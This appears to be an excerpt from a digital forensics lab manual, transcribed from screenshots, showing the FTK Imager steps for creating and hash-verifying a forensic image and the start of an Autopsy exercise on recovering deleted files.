







## Practical No: 7

**Aim: Create forensic images of digital devices from volatile data such as memory using Imager for Computer System**

**Steps in FTK Imager:**





Select File

Evidence Source Selection

Please enter the source path:  
D:\MSC\_PART1

Browse...

< Back Finish Cancel Help

Create Image

Image Source  
D:\MSC\_PART1

Starting Evidence Number: 1

Image Destination(s)

Add... Edit... Remove

Add Overflow Location

☒ Verify images after they are created ☐ Precalculate Progress Statistics

☐ Create directory listings of all files in the image after they are created

Start Cancel

**Evidence Item Information** [X]

Case Number:

Evidence Number:

Unique Description:

Examiner:

Notes:

< Back   Next >   Cancel   Help

**Select Image Destination** [X]

Image Destination Folder

Image Filename (Excluding Extension)

Image Fragment Size (MB)  
For Raw, E01, and AFF formats: 0 = do not fragment

Compression (0=None, 1=Fastest, ..., 9=Smallest)

Use AD Encryption ☐

Filter by File Owner ☐

< Back   Finish   Cancel   Help

**Create Image** [X]

Image Source



Starting Evidence Number:



Image Destination(s)

☒ Verify images after they are created
 ☐ Precalculate Progress Statistics
   
☐ Create directory listings of all files in the image after they are created



**Drive/Image Verify Results** [Min] [Max] [X]

[-]	
Name	msc3.ad1
<b>MD5 Hash</b>	
Computed hash	66573e5175fc28a69c05e7b934633709
Report Hash	66573e5175fc28a69c05e7b934633709
Verify result	Match
<b>SHA1 Hash</b>	
Computed hash	ecf04bad01cd2833324ec8140a77b1e5c1
Report Hash	ecf04bad01cd2833324ec8140a77b1e5c1
Verify result	Match










## Practical No: 8

**AIM :** Recovering and Inspecting deleted files

- Check for Deleted Files
- Recover the Deleted Files
- Analyzing and Inspecting the recovered files

Step 1: Start Autopsy from Desktop.





# Autopsy<sup>®</sup>

OPEN | EXTENSIBLE | FAST

